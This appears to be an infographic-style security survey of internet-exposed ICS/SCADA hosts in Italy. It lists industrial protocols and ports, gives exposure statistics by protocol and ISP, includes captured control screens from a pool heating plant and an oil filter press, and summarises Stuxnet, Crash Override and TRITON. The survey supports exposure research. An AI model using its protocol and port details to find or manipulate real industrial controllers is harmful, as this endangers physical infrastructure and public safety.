
STATE OF ICS IN ITALY

ICS/SCADA are fragile and sensitive systems and any outages may disrupt normal functioning of a city or an entire country.

For no reason, ICS should be connected to the Internet, but to save money, a lot of companies allows remote access to these systems.

In order to better understand Italy ICS exposure, I've decided to perform a "mega-survey" of all the internet facing hosts exposing ICS/SCADA protocols in my country.

PROTOCOLS

- BACnet (port 47808)
- Codesys
- DNP3 (port 20000)
- EtherNet/IP (port 44818)
- General Electric
- GE Industrial Solution
- HART IP
- IEC 60875-5-104 (port 2404)
- Mitsubishi Electric

- Modbus (port 502)
- Omron
- PCWorkx (ports 20547, 1962, 2455, 9600)
- ProConOS
- Red Lion (port 789)
- Siemens S7 (port 102)
- Tridium Niagara Fox (ports 1911,4911)

DATASET AND MAP GENERATION

Based on previously filters I was able to enumerate an outstanding number of **3630** internet facing **ICS machines** (3568 unique IPs) running different Industrial Control Systems, **spanning over 116 unique ISP and 264 cities.** I also gathered a small sample of geolocation data and plotted them on a map.

ICS Distribution per Region

voidsec.com

DISTRIBUTION BY PROTOCOL

fox 33%

modbus 33%

siemens-s7 17%

ethernetip 12%

bacnet 5%

Legend: fox, modbus, siemens-s7, ethernetip, bacnet

Top 6 ISP

3% — 2% — 2% — 1%
30%
62%

- Telecom Italia
- Vodafone
- WIND
- Fastweb
- NGI SpA
- Skylogic S.p.A.

AND MANY WEIRD THINGS WERE LEFT EXPOSED...

Principale > Centrale Termica > Centrale Termica e Piscina

ON Segnalazione stato pompa 1 piscina

ON Segnalazione stato pompa 2 piscina

ON Segnalazione stato pompa P3 Piscina

OFF Segnalazione stato pompa jolly piscina

ON Segnalazione contatto bobina contatore centralina elettrolisi

! Allarme scattato interruttore pompa 1 Piscina

! Allarme scattato interruttore pompa 2 piscina

! Allarme Scatto Interruttore Pompa P3 Sistema Piscina

! Allarme scattato interruttore pompa jolly piscina

34.2°   55.4°

! Allarme Mancanza Acqua Vasca di Compenso

S4 S2   S5

S1 S3
34.0°

! Allarme rivelazione gas

! Allarme guasto centralina vitronic 100 caldaia 1

! Allarme guasto centralina vitronic 100 caldaia 2

VITOCROSSAL 300

EV22

34.5° Setpoint Ritorno Piscina

44.9° Setpoint Mandata Piscina

OFF EV14A   OFF EV13

EV15   EV14B

OFF   OFF

OFF EV11   OFF EV9

EV10   EV9A

OFF

TS1
S4

OFF P2

!

EV16

ON P1

!

ON P3

!

! Allarme pompa primario bollitore

ON Segnalazione stato pompa ricircolo sanitario

! Allarme pompa ricircolo sanitario

! Allarme scattato interruttore magnetotermico pompa antiallagamento CT

! Allarme guasto centralina vitronic 300k

! Allarme scattato termica pompa antiallagamento CT

LUCE ESTERNA PISCINA — Off

UTA PISCINA — 30.6° off

LUCE DIRETTA RGB ZONA PISCINA — Off

RGB PISCINA CICLICO — Off

LUCE STRISCIA LED IDROMASSAGGIO — Off

LUCE INDIRETTA RGB ZONA PISCINA — Off

PISCINA RGB

31.7°

TELO PISCINA — Ok

LUCE STRISCIA LED OVALE IDROMASSAGGIO — Off

PISCINA RGB OVALE

28.0°

ABILITAZIONE RISCALDAMENTO PISCINA — Off

ABILITAZIONE RISCALDAMENTO IDROMASSAGGIO — Off

ACCENSIONE PAVIMENTO BORDO PISCINA — Off

FARETTI DX-SX IDROMASSAGGIO SOFFITTO — Off

FILTER PRESS | **STEP** | **STATUS** | **PRESET** | **RUN** | **PROCESS & RECEIPE**

FILTER PRESS: AUTO | MANUAL | START | STOP | RESET | FILTRATION PB

CURRENT RECIPE: 2.

FEEDING | SQUEEZING | FILTER AIR BLOW | WASH AIR BLOW | WASHING

STEP / STATUS / PRESET / RUN:
- 00:00 / 06:05
- 00:00 / 15:00
- 0 Sec / 00:00
- 660 Sec / 00:00
- 00:00
- 200 Sec / 00:00
- 30 Min
- 20 Min
- 3 Min
- 130 Sec

TIME 20:78

Feeding Recipe

RUNNING RECEIPE : 2.

FEEDING STEP

PT50 (BAR)	28P50 (Hz)	SV (SEC)	PV (SEC)
0.5	35.0	0	0
1.0	32.0	0	0
1.4	28.0	0	0
1.8	22.0	0	0
2.2	17.0	0	0
2.8	14.0	0	0
3.2	11.0	0	0
3.5	8.0	0	0
3.5	8.0	0	0
3.5	8.0	0	0
3.5	8.0	0	0

CLOSE

Washing Receipe

RUNNING RECEIPE : 2.

WASHING SEQUENCE

	SV (MIN)	PV (MIN:SEC)
TOP WASH	30	30:05
BOTTOM WASH	20	20:01
DRAIN OIL	3	03:01

CLOSE

Squeezing Receipe

RUNNING RECEIPE : 2.

SQUEEZING STEP

PT55 (BAR)	28P55 (Hz)	SV (SEC)	PV (SEC)	PTF50C BAR
3.0	0.0	120	0	210.0
5.0	0.0	120	0	210.0
6.0	0.0	150	0	210.0
7.0	0.0	120	0	240.0
0.0	0.0	150	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0
8.0	0.0	0	0	240.0

CLOSE

Wash Air Blow Receipe

RUNNING RECEIPE : 2.

WASH AIR BLOW

	SV (Sec)	PV (Sec)
CORE BLOW LEFT 1	20	0
CORE BLOW RIGHT 1	20	0
CAKE BLOW	10	0
BACK	10	0
FRONT	10	0
FRONT/BACK	10	0
BACK	10	0
FRONT	10	0
BACK/FRONT	10	0
CORE BLOW RIGHT 2	10	0
CORE BLOW LEFT 2	10	0

CLOSE

WASHING PB | HEATING PB

CURRENT TANK LEVEL:
LT01 = 86.9 %
TE01 = 19.6 °C
LT02 = 87.0 %
TE02 = 18.7 °C
LT03 = 87.2 %
TE03 = 20.7 °C

STEAM 3 BAR
COMP. AIR
TO 28T53
V450.12
V450.11 | V450.10 | V450.9
PTF50C
BAR
M01
MHM211
GB101 | GB103
NOVATEK
GB104 | GB102
GB113 | GB112

FILTER PRESS
STATUS : OPEN
OPEN | CLOSE

DRIP TRAY
STATUS : OPEN
OPEN | CLOSE

OFF
FROM NEW CRYSTALIZER
V450.14
PSL50
28P50 Hz
V450.13
OFF
FROM EXISTING CRYSTALIZER

LAHH53
V453.3
TE53 59.3 °C
LAH53
28T53 WASH OIL TANK
TCV53 0.0 %

STEAM 3 BAR
TCV51 0.0

TES1 9.2 °C

DRAIN | 28P53
FT52 TOTALISER 7.60
28P52 DRAIN
0.00 T/Hr
28P54 DRAIN
FT52
V455.2
V455.1
DRAIN 28P55
Hz
FT51 TOTALISER 9.72
28P51A DRAIN
0.01 T/Hr
28P51B
FT51

TO RBD FEED STOCK TANK
TO OLEIN TANK
TO STEARIN TANK
TO SEEDING TANK

ARE WE ALL GONNA DIE!?

CYBERATTACKS

IT'S A TRAP!

STUXNET

Firstly uncovered in 2010, Stuxnet targets SCADA systems and is believed to be responsible for causing substantial damage to Iran's nuclear program. Stuxnet specifically targets programmable logic controllers (PLCs), such as those used to control industrial processes including centrifuges for separating nuclear material. Stuxnet reportedly compromised Iranian PLCs, causing the fast-spinning centrifuges to tear themselves apart. Stuxnet reportedly ruined almost one fifth of Iran's nuclear centrifuges.

CRASH OVERRIDE

The malware considered to have been used in the cyberattack on Ukraine's power grid on December 17, 2016. The attack cut a fifth of Kiev, the capital, off power for one hour and is considered to have been a large-scale test. The Kiev incident was the second cyberattack on Ukraine's power grid in two years. The first attack occurred on December 23rd, 2015. Crash Override/Industroyer is the first ever known malware specifically designed to attack electrical grids.

TRITON

A malware designed to manipulate industrial Triconex Safety Instrumented System (SIS) controllers. Triconex systems provide emergency shutdown capability for industrial processes. TRITON was developed to prevent safety mechanisms from executing their intended function, resulting in a physical consequence.

THIS ISN'T THE PLC YOU'RE LOOKING FOR...

ACE 11 PLC OVERVIEW

Power: 4,75 to 5.50 VDC

Digital In: 3 to 30 VDC
- 0 to 0.8 VDC = OFF
- 2.5 to 30 VDC = ON

Digital Out: 3 to 30 VDC

6 Digital In

6 Digital Out

VBUILDER
